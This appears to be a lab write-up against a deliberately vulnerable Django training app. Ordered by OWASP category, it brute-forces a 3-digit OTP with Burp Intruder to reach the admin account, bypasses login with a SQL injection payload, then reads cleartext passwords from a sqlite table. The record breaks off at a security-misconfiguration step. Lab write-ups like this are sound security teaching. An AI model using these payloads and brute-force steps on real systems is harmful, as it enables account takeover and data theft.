Strawberry Financials’s

Lab Report

Sheerazalicybersec@gmail.com

2022-01-13

Strawberry financials Django


A01:2021-Broken Access Control

The main aim of this lab is to login as admin, for that you are gonna exploit the lack of *rate limiting* feature in the otp verification flow. You can see that the otp is only of 3 digit(for demo purposes) and the application doesnt have any *captcha* or restricts number of tries for the otp.


Now to send the otp to admins mail you need to figure out the admins mail id. Luckily the admin has left his email id for the developers in the page source. Admins email id *admin@pygoat.com* Enter this email in the send otp input box and hit send,you can see that the page says that otp is sent to the email id of the admin. In order to exploit the lack of rate limiting , we can try to *Brute-force* the 3 digit otp.

Steps to Brute force:

visiting http://192.168.0.108:8000/auth_lab we can see four options click on login with otp.




we can find admins mail id in the source code of the page.




Open Burpsuite and configure your browser to intercept the web trafic, but dont turn intercept on.


- Send the otp to the admins mail id with the help of send otp feature.
- In the enter the otp box enter a random 3 digit number.
- Before your press login , turn intercept on on Burp suite and then press log in
- Now you can see that the traffic is captured in Burpsuite.



- Now use the send to intruder feature and send this request to the intruder.
- Set the position of the payload to the *otp*= parameter.




- Go to the payloads session and choose the payload type to number list
- Fill the range to 100 to 999 with step 1.




- Now click attack and you can see that the burp suite tries different combinations of otp and collects it response.
- You can figure out if it has guessed the correct opt by seeing the difference in length of the response for each request.
- The correct otp will have a small response length .

Using this otp you will be able to login into admins account.




A03:2021-Injection

on http://192.168.0.108:8000/login if we try to login with default credentials admin admin it fails.




if we try a sqli payload in the username it fails and tells us user not found this suggests our input ran instead of previous error.




Now with these we can conclude that we can enumerate usernames and that admin a correct username.

so lets try injecting into the password field `anything 1' OR '1' ='1`




we successfully login as admin and get redirected to query page for admins here we can run sql queries on enumeration we find its using a sqlite database.




A02:2021-Cryptographic Failures

we successfully login as admin and get redirected to query page for admins here we can run sql queries on enumeration we find its using a sqlite database.




we can query tables in a sqli database via this command bellow.

```
select name from sqlite_master where type="table"
```



Now that we have the table names introduction_login seems like its interesting lets look at the contents of introduction_login.




passwords of users are saved in clear text and can be obtained in this way.

A04:2021-Insecure Design


everything in the app is insecurely designed from ssrf to sql queries being done from user supplied inputs to cookies being able to give user input everything is in securely designed to be vulnerable.

A05:2021-Security Misconfiguration

If we visit http://192.168.0.108:8000/secret which could be found via gobuster or web content discovery in burp we see a page



